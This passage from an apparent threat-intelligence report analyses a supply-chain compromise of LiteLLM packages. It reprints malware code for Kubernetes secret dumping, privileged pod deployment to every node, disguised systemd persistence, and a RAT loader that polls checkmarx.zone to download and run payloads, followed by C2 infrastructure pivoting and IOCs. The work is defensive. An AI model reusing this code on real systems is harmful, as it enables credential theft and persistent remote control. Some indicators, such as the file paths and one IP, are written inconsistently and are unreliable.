SA_TOKEN_PATH = '/var/run/secrets/kubernetes.io/serviceaccount/token'
K8S_CA = '/var/run/secrets/kubernetes.io/serviceaccount/ca.crt'

# The persistence script (stage 8 RAT Loader) encoded in base64
PERSIST_B64 = '<base64 encoded sysmon.py>'

if os.path.exists(SA_TOKEN_PATH):
    with open(SA_TOKEN_PATH) as f:
        k8s_token = f.read().strip()

    k8s_host = os.environ.get('KUBERNETES_SERVICE_HOST', 'kubernetes.default.svc')
    k8s_port = os.environ.get('KUBERNETES_SERVICE_PORT', '443')
    api = f'https://{k8s_host}:{k8s_port}'
    hdrs = {'Authorization': f'Bearer {k8s_token}', 'Content-Type': 'application/json'}

    def k8s_get(path):
        ctx = ssl.create_default_context(cafile=K8S_CA) if os.path.exists(K8S_CA) else ssl._create_unverified_context()
        req = urllib.request.Request(api + path, headers=hdrs)
        try:
            with urllib.request.urlopen(req, context=ctx, timeout=10) as r:
                return json.loads(r.read())
        except:
            return {}

    def k8s_post(path, data):
        ctx = ssl.create_default_context(cafile=K8S_CA) if os.path.exists(K8S_CA) else ssl._create_unverified_context()
        req = urllib.request.Request(api + path, data=json.dumps(data).encode(), headers=hdrs, method='POST')
        try:
            with urllib.request.urlopen(req, context=ctx, timeout=30) as r:
                return json.loads(r.read())
        except:
            return {}

```

Figure 13: Kubernetes API client using stolen service account tokens to interact with the cluster. The module first dumps all secrets from every namespace, then enumerates all nodes in the cluster. For each node, it constructs a pod manifest that mounts the host's root filesystem and runs with full privileges, including hostPID and hostNetwork access. The pod's startup command writes the persistent backdoor directly to the host through a chroot, then enables the systemd service.

```

...# --- First: dump ALL secrets from every namespace ---
...secrets = k8s_get('/api/v1/secrets')
...# Also enumerate per-namespace
...ns_data = k8s_get('/api/v1/namespaces')
...for ns_item in ns_data.get('items', []):
...    ns = ns_item.get('metadata', {}).get('name', '')
...    ns_secrets = k8s_get(f'/api/v1/namespaces/{ns}/secrets')

...# --- Then: deploy a privileged pod to EVERY node ---
...nodes = k8s_get('/api/v1/nodes')
...for node in nodes.get('items', []):
...    node_name = node.get('metadata', {}).get('name', '')
...    if not node_name:
...        continue

...    # Shell command the pod executes on the host:
...    # 1. Write the RAT Loader to the host filesystem
...    # 2. Create a systemd service for persistence
...    # 3. Enable and start the service
...    drop_cmd = (
...        f'mkdir -p /host/root/.config/sysmon /host/root/.config/systemd/user && '
...        f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py && '
...        f'chmod 700 /host/root/.config/sysmon/sysmon.py && '
...        f'PY=$(chroot /host which python3 2>/dev/null || chroot /host which python 2>/dev/null) && '
...        f'[ -n "$PY" ] && printf "[Unit]\\nDescription=System Telemetry Service\\n'
...        f'After=network.target\\n[Service]\\nType=simple\\n'
...        f'ExecStart=$PY /root/.config/sysmon/sysmon.py\\nRestart=always\\n'
...        f'RestartSec=10\\n[Install]\\nWantedBy=multi-user.target\\n" '
...        f'> /host/root/.config/systemd/user/sysmon.service && '
...        f'chroot /host systemctl --user daemon-reload 2>/dev/null; '
...        f'chroot /host systemctl enable --now sysmon.service 2>/dev/null || true'
...    )

```

Figure 14: Secret dumping across namespaces and privileged pod deployment to every cluster node.

The pod is deployed into the kube-system namespace with a name formatted as node-setup-{hostname}, named to look like normal cluster infrastructure. The toleration configuration ensures the pod can run on any node, including control plane masters that normally reject workloads.

```

.....# The malicious pod manifest:
.....pod_manifest = {
.....    'apiVersion': 'v1',
.....    'kind': 'Pod',
.....    'metadata': {
.....        'name': f'node-setup-{node_name[:35]}',...# Looks like a legit setup pod
.....        'namespace': 'kube-system',.....# Hidden in system namespace
.....    },
.....    'spec': {
.....        'nodeName': node_name,.....# Pin to specific node
.....        'hostPID': True,.....# Access host process namespace
.....        'hostNetwork': True,.....# Access host network
.....        'tolerations': [{ 'operator': 'Exists' }],...# Run on ANY node including masters
.....        'containers': [{
.....            'name': 'setup',
.....            'image': 'alpine:latest',
.....            'command': ['sh', '-c', drop_cmd],
.....            'securityContext': { 'privileged': True },...# Full host access
.....            'volumeMounts': [{ 'name': 'host', 'mountPath': '/host' }]
.....        }],
.....        'volumes': [{ 'name': 'host', 'hostPath': { 'path': '/' } }],...# Mount host root
.....        'restartPolicy': 'Never'
.....    }
.....}

.....# Deploy the pod
.....k8s_post('/api/v1/namespaces/kube-system/pods', pod_manifest)

```

Figure 15: The malicious pod manifest with a privileged container, host filesystem mount, and toleration for master nodes.

The Kubernetes module is conditional, but the next step isn't. Every compromised host gets a persistent backdoor.

Local Persistence

It creates a Python script at `~/.config/sysmon/sysmon.py` and registers it as a systemd user service named `sysmon.service`, described as 'System Telemetry Service' to avoid suspicion.

```

home = os.path.expanduser('~')
script_dir = os.path.join(home, '.config', 'sysmon')
script_path = os.path.join(home, '.config', 'sysmon', 'sysmon.py')
unit_dir = os.path.join(home, '.config', 'systemd', 'user')
unit_path = os.path.join(unit_dir, 'sysmon.service')

# Only install if not already present (avoid re-triggering)
if not os.path.exists(script_path):
    os.makedirs(script_dir, exist_ok=True)
    os.makedirs(unit_dir, exist_ok=True)

try:
    # Step 1: Write the RAT Loader script
    with open(script_path, 'wb') as f:
        f.write(base64.b64decode(PERSIST_B64))
    os.chmod(script_path, 0o700)

    # Step 2: Find Python on the system
    py = shutil.which('python3') or shutil.which('python')

    if py:
        # Step 3: Create a systemd user service
        # - Description disguised as "System Telemetry Service"
        # - Restart=always ensures it comes back if killed
        # - StandardOutput/Error=null hides output
        unit = (
            f'[Unit]\n'
            f'Description=System Telemetry Service\n'
            f'After=network.target\n'
            f'StartLimitIntervalSec=0\n'
            f'\n'
            f'[Service]\n'
            f'Type=simple\n'
            f'ExecStart={py} {script_path}\n'
            f'Restart=always\n'
            f'RestartSec=10\n'
            f'KillMode=process\n'
            f'StandardOutput=null\n'
            f'StandardError=null\n'
            f'\n'
            f'[Install]\n'
            f'WantedBy=multi-user.target\n'

```

Figure 16: Persistence installation: writing the RAT loader script and creating the systemd service unit.

The service is configured with `Restart=always` and `RestartSec=10`, meaning it will automatically restart within ten seconds if it crashes or is killed. `StandardOutput` and `StandardError` are both set to null to suppress any log output. The service is enabled with `systemctl` and starts immediately after installation.

The systemd service keeps the backdoor alive. What it actually runs is where things get interesting.

The RAT Loader

The `sysmon.py` script is the final and most important piece of the attack chain. It is the component that gives TeamPCP indefinite access to compromised hosts. After an initial five-minute delay to avoid correlation with the package installation, it enters an infinite loop that polls `checkmarx[.]zone/raw` approximately every 50 minutes for a URL pointing to a new binary payload.

```
import urllib.request
import os
import subprocess
import time

C_URL = "https://checkmarx.zone/raw"  # C2 URL - returns a URL to a binary
TARGET = "/tmp/pglog"  # Where the downloaded binary is saved
STATE = "/tmp/.pg_state"  # Tracks the last downloaded URL

def g():
    """Poll C2 for a new payload URL"""
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None

def e(l):
    """Download, chmod +x, and execute the payload"""
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen(
            [TARGET],
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            start_new_session=True  # Detached - survives parent exit
        )
        # Record this URL so we don't re-download the same payload
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass
```

Figure 17: The RAT loader's C2 polling function and download logic.

When a new URL is returned, the loader downloads the binary to `/tmp/pglog`, sets it executable, and launches it as a detached process. It tracks the last downloaded URL in `/tmp/.pg_state` to avoid re-downloading the same payload. This gives the attacker a way to push fresh binaries whenever they want. Every compromised box becomes an implant they can update remotely.

```

def e(l):
    """Download, chmod +x, and execute the payload"""
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen(
            [TARGET],
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL,
            start_new_session=True# Detached – survives parent exit
        )
        # Record this URL so we don't re-download the same payload
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass

if __name__ == "__main__":
    time.sleep(300)# Initial 5-minute delay to avoid detection

    while True:# Infinite loop
        l = g()# Poll C2 for payload URL
        prev = ""
        if os.path.exists(STATE):
            try:
                with open(STATE, "r") as f:
                    prev = f.read().strip()
            except:
                pass
        if l and l != prev and "youtube.com" not in l:
            e(l)
        time.sleep(3000)# Wait ~50 minutes before next check

```

Figure 18: The main execution loop with initial delay, state tracking, and 50-minute polling interval. The loader is the delivery mechanism. What it pulls down are agents for two separate post-exploitation [C2 frameworks](#).

The Endgame: AdaptixC2 and Havoc C2

The persistent loader is not limited to a single post-exploitation framework. Through our infrastructure analysis, we identified that TeamPCP operates both AdaptixC2 and Havoc C2 TeamServers, giving them two independent channels for maintaining access to compromised hosts. This dual-framework approach provides operational redundancy: if one C2 server is taken down or blocked, the other remains active.

AdaptixC2

[AdaptixC2](#) is an open-source command-and-control framework that provides a web-based TeamServer interface for managing compromised hosts. It supports agent generation for multiple platforms, real-time shell access, file management, and extensible modules for post-exploitation tasks. In this campaign, the AdaptixC2 agent beacons to [83.142.209\[.\]11](#) on port 443 over HTTPS, blending its traffic with normal web browsing.

The TeamServer running on this IP was confirmed by our Hunt.io port scanning data, which identified the AdaptixC2 service responding on port 443 with a status code of 400. This behavior is consistent with AdaptixC2's default listener configuration, which returns an error to browsers but responds correctly to agents presenting the right authentication headers.

Havoc C2

[Havoc](#) is a more mature post-exploitation framework with capabilities comparable to Cobalt Strike. Its agent, called a Demon, supports BOFs for in-memory module execution, SOCKS proxy tunneling, token manipulation, and process injection. The Demon in this campaign communicates with [45.148.10\[.\]212](#) on port 443. For TeamPCP, Havoc is the tool you bring when you want to go deeper: pivoting through compromised hosts into internal networks, escalating privileges, and staying hidden while you do it.

By running both frameworks simultaneously, TeamPCP gains overlapping but complementary capabilities. AdaptixC2 keeps the lights on with lightweight, reliable access. Havoc is what they use when they want to move laterally and dig in. Running both means losing one, but it doesn't kill the operation.

Hunting the Infrastructure

That covers what the malware does. Next, we looked at where it phones home. Using our scanning data, we examined each domain and IP referenced in the malware to map TeamPCP's hosting setup.

Exfiltration Domain: [models.litellm\[.\]cloud](https://models.litellm[.]cloud)

models.litellm.cloud	
Info C2/Malware 0 Phishing 0 URLs 0 Open Dir 0 IOC 0 WHOIS	
Current History 0	
Created	03/23/2026
Expires	03/23/2027
Registrar	Spaceship, Inc.
Domain	litellm.cloud
Status	addPeriod clientTransferProhibited
Updated	03/23/2026
Name Servers	launch1.spaceship.net launch2.spaceship.net
Contact email	abuse@spaceship.com

Figure 19: WHOIS data for models.litellm[.]cloud showing registration through Spaceship, Inc. The exfiltration endpoint [models.litellm\[.\]cloud](https://models.litellm[.]cloud) was registered on March 23, 2026, just one day before the malicious packages appeared on PyPI. The domain was registered through Spaceship, Inc. and uses their default nameservers. The timing of registration closely aligns with the attack timeline, which fits infrastructure built specifically for this operation.

C2 Domain: [checkmarx\[.\]zone](#)




Figure 20: Hunt.io intelligence page for checkmarx[.]zone showing High Risk reputation, active AdaptixC2

The C2 polling domain [checkmarx\[.\]zone](#) is flagged as High Risk on our platform with an active malware classification of AdaptixC2. The domain has been attributed to TeamPCP across multiple intelligence sources. The name itself is a deliberate impersonation of Checkmarx, a legitimate application security company whose GitHub Actions were also compromised by the same group earlier in March 2026.

The domain points to the first of three servers we identified.

Primary C2 Server: 83.142.209[.]11




Figure 21: Hunt.io analysis of 83.142.209[.]11 showing Ghosty Networks LLC hosting, open ports, and AdaptixC2 detection on port 443.

The primary AdaptixC2 server sits at [83.142.209\[.\]11](https://83.142.209.11), hosted by Ghosty Networks LLC in Luxembourg under AS205759. Our port scan data reveals five open services: SSH on port 22 running OpenSSH 9.2p1 on Debian, HTTP on port 80 running nginx 1.22.1 returning a 501 status, TLS/HTTP on port 443 and 447 both returning 501, and a TLS/HTTP service on port 4433 returning 400 with a confirmed AdaptixC2 detection. The 400 response on port 4433 is characteristic of an AdaptixC2 listener rejecting browser connections.

Certificate Pivoting from 83.142.209[.]11

83.142.209.11

AS205759
Ghostly Networks LLC LU

Info Domains 0 Associations 1 Signals 0 Pivots 20 History

Count	Type	Fingerprint	
2	x.509 Certificate (SHA256)	D8CAF4581C9F000C7568D78FB7D2E595AB36134E2346297D78615942CBBD727	Search SQL
2	Certificate Subject CN	checkmarx.zone	Search SQL
4	Redacted Headers (SHA256)	95a13f33699558f2bbe3afb631900076f84dd6de60c656a1d0ada2b9bae9c4c8	SQL
17	Redacted Headers (SHA256)	3638896e3001a0989d2af194dc81efcba302e731893af4b8b35f5466cc269c38	SQL
47	Normalized Headers (Murmur3)	C2140D4D1B40FE21	SQL
47	Alphabetically Sorted Headers (Murmur3)	9A13A6C5B96C1590	SQL
47	Unique, Normalized Headers (Murmur3)	C2140D4D1B40FE21	SQL
96	HTML body (SHA256)	AF98111EF3078AB381B276C64D8C1BCD9E6A98D1534EA10C57B716763FE86941	SQL
2k	HTML body (SHA256)	8BFF40995D8ECE040F6F368CB8117D4DB9572ADEA9E5A58C478BFF7FB33F822E	SQL

Figure 22: Pivot analysis showing x.509 certificates, header fingerprints, and HTML body hashes associated with 83.142.209[.]11. Using the Hunt.io pivoting capabilities, we examined the fingerprints associated with this server. The x.509 certificate with subject CN matching checkmarx[.]zone provides a direct link between the C2 IP and the polling domain.

The Redacted Headers and Normalized Headers hashes enable us to find other servers configured identically, potentially revealing additional infrastructure in the same campaign.

IOC Association: Link to Havoc Infrastructure

83.142.209.11

AS205759
Ghostly Networks LLC LU

Info Domains 0 Associations 1 Signals 0 Pivots 20 History

Public SSH Keys 0 IOCs 1 Malware configs 0 Certificates 0

IOCs

IP	Company	Country	Source
45.148.10.212	TECHOFF SRV LIMITED	NL	www.sysdig.com

Figure 23: Association tab for 83.142.209[.]11 revealing a linked IOC at 45.148.10[.]212 hosted by TECHOFF SRV LIMITED in the Netherlands. The Associations tab for 83.142.209[.]11 surfaces a critical connection. Our platform links this IP to 45.148.10[.]212, hosted by TECHOFF SRV LIMITED in the Netherlands, and sourced from Sysdig's reporting on the same campaign. This is the Havoc C2 server, and the association

confirms that the same actor operates both C2 frameworks as part of a coordinated infrastructure. Following that link brought us to the Havoc side of the operation.

Havoc C2 Server: 45.148.10[.]212




Figure 24: Hunt.io analysis of 45.148.10[.]212 showing TECHOFF SRV LIMITED hosting, Havoc malware detection, and TeamPCP APT attribution. The Havoc server at [45.148.10\[.\]212](https://45.148.10.212) is hosted by TECHOFF SRV LIMITED in Amsterdam under AS48090. It runs OpenSSH 9.8p1 on Ubuntu, nginx 1.24.0 returning 501, and an HTTP service on port 443 flagged as Havoc. Based on first-seen timestamps, the server has been active since at least November 2025, suggesting that TeamPCP established this infrastructure well in advance of the LiteLLM attack. The platform attributes it directly to TeamPCP as a Possible APT.

With both C2 servers identified, we pivoted on the HTTP response header fingerprint from [83.142.209\[.\]111](https://83.142.209.111) to determine whether additional infrastructure shared the same server configuration. By querying the SHA-256 hash of the redacted response headers across the last 30 days, we surfaced every host returning an identical fingerprint, regardless of domain or certificate.


```

SELECT
    ip, port, min(timestamp), max(timestamp)
FROM
    httpv2
WHERE
    http.headers.redacted.hash.sha256 ==
    "95a13f33699558f2bbe3afb631900076f84dd6de60c656a1d0ada2b9bae9c4c8"
    AND
    timestamp > NOW - 30 DAY
GROUP BY ip, port

```

Copy

Output:



The screenshot shows the Hunt.io SQL Editor interface. At the top, the SQL query is entered in a dark-themed editor. Below the editor, the 'Results' section displays a table with 4 rows. The table has four columns: 'ip', 'port', 'min(timestamp)', and 'max(timestamp)'. The first two rows show IP 83.142.209.11 at ports 80 and 443. The next two rows show IP 46.151.182.203 at ports 80 and 443. The timestamps indicate the first and last seen activity for each IP and port combination.

ip	port	min(timestamp)	max(timestamp)
83.142.209.11	80	2026-03-23T14:17:11	2026-03-24T23:02:30
46.151.182.203	443	2026-03-24T04:58:25	2026-03-24T04:58:25
46.151.182.203	80	2026-03-24T11:16:52	2026-03-24T11:16:52
83.142.209.11	443	2026-03-22T17:44:52	2026-03-25T00:14:10

Figure 25: Hunt.io query showing four IPs sharing the same certificate fingerprint, with first-seen and last-seen timestamps.

The query returned four results, clustering two IPs across ports 80 and 443. The primary C2 at [83.142.209\[.\]11](#) first appeared on March 22 and remained active through March 25, while [46.151.182\[.\]203](#) appeared briefly on March 24 across both ports.

The tight 48-hour activation window and matching header fingerprint point to these servers being provisioned together with 46.151.182[.]203 serving as either a backup C2 node or a dedicated exfiltration relay.

Additional Infrastructure: 46.151.182[.]203

46.151.182.203

AS205759
Ghosty Networks LLC LU

Info Domains 2 Associations 0 Signals 0 Pivots 20 History

Count	Type	Fingerprint	
2	x.509 Certificate (SHA256)	30015DD1E2CF4DBD49FF9DDEF2AD4622DA2E60E5C086228595325532E948F14	Search SQL
2	Certificate Subject CN	models.litellm.cloud	Search SQL
4	Redacted Headers (SHA256)	95a13f33699558f2bbe3afb631900076f84dd6de60c656a1d0ada2b9bae9c4c8	SQL
11	Redacted Headers (SHA256)	9aa786f61ca284afdb7b65c67c8741ff1b14ab6cdbc738f9ebc4f34ef7640ae	SQL
429	Redacted Headers (SHA256)	bbf182b8d958d2b4abc72b77e04aad261c6e15ede1b91287b6a79ae720d29c09	SQL
2k	HTML body (SHA256)	8BFF40995D8ECE040F6F368CBB117D4DB9572ADEA9E5A58C47BBFF7FB33F822E	SQL
5k	JA4X Certificate	9fb583da09a2_9fb583da09a2_795797892f9c	Search SQL

Figure 26: Pivot data for 46.151.182[.]203 showing the models.litellm[.]cloud certificate CN linking this IP to the exfiltration infrastructure.

The third IP in the cluster, [46.151.182\[.\]203](#), is also hosted by Ghosty Networks LLC under the same ASN as the primary C2 server. Its x.509 certificate contains a Subject CN of models.litellm[.]cloud, directly tying this IP to the exfiltration domain. This reveals that the attacker used the same hosting provider for both the C2 and exfiltration infrastructure, with [46.151.182\[.\]203](#) serving as either a backup or load-balanced node for the exfiltration endpoint.

With the full infrastructure mapped, here's what defenders should do next.

Mitigation Strategies

Before rotating anything, check whether you're actually compromised. Look for these specific artifacts first:

- Search for the persistence mechanism: `~/config/sysmon/sysmon.py` and `~/config/systemd/user/sysmon.service`. If either exists, the host was hit.
- Check for the RAT loader's working files: `/tmp/pglog` (the downloaded C2 binary), `/tmp/pg_state` (state tracker), and `/tmp/tpcp.tar.gz` (the encrypted exfil bundle).
- In Kubernetes, look for privileged pods in the kube-system namespace matching the pattern `node-setup-*`. If you find any, assume every node in that cluster is compromised since the malware deploys to all of them.
- Review network logs for connections to `models.litellm[.]cloud`, `checkmarx[.]zone`, `83.142.209[.]111`, `45.148.10[.]212`, and `46.151.182[.]203`.

- If you find any of the above, treat it as a full credential compromise. Rotate everything the host could reach: AWS keys, SSH private keys, cloud service account tokens, database passwords, Kubernetes service accounts, and any API keys stored in .env files or shell history.

Then shore up the gaps that made this possible:

- Pin package versions with hash verification instead of pulling the latest automatically.
- Restrict outbound network access from build environments and CI/CD runners.
- Enforce least privilege on IAM roles and Kubernetes service accounts.
- Enable IMDSv2 with a hop limit of 1 on all EC2 instances.

Here are the full IOCs from this investigation.

Indicators of Compromise

File Hashes

Algorithm	Hash
-----------	------

SHA-256	71e35aef03099cd1f2d6446734273025a163597de93912df321ef118bf135238
---------	--

Network Infrastructure

Type	Indicator	Role	Hosting
Domain	models.litellm[.]cloud	Exfiltration endpoint	Spaceship, Inc.
Domain	checkmarx[.]zone	RAT loader C2 polling	N/A
IP	83.142.209[.]11	AdaptixC2 TeamServer	Ghosty Networks LLC, LU
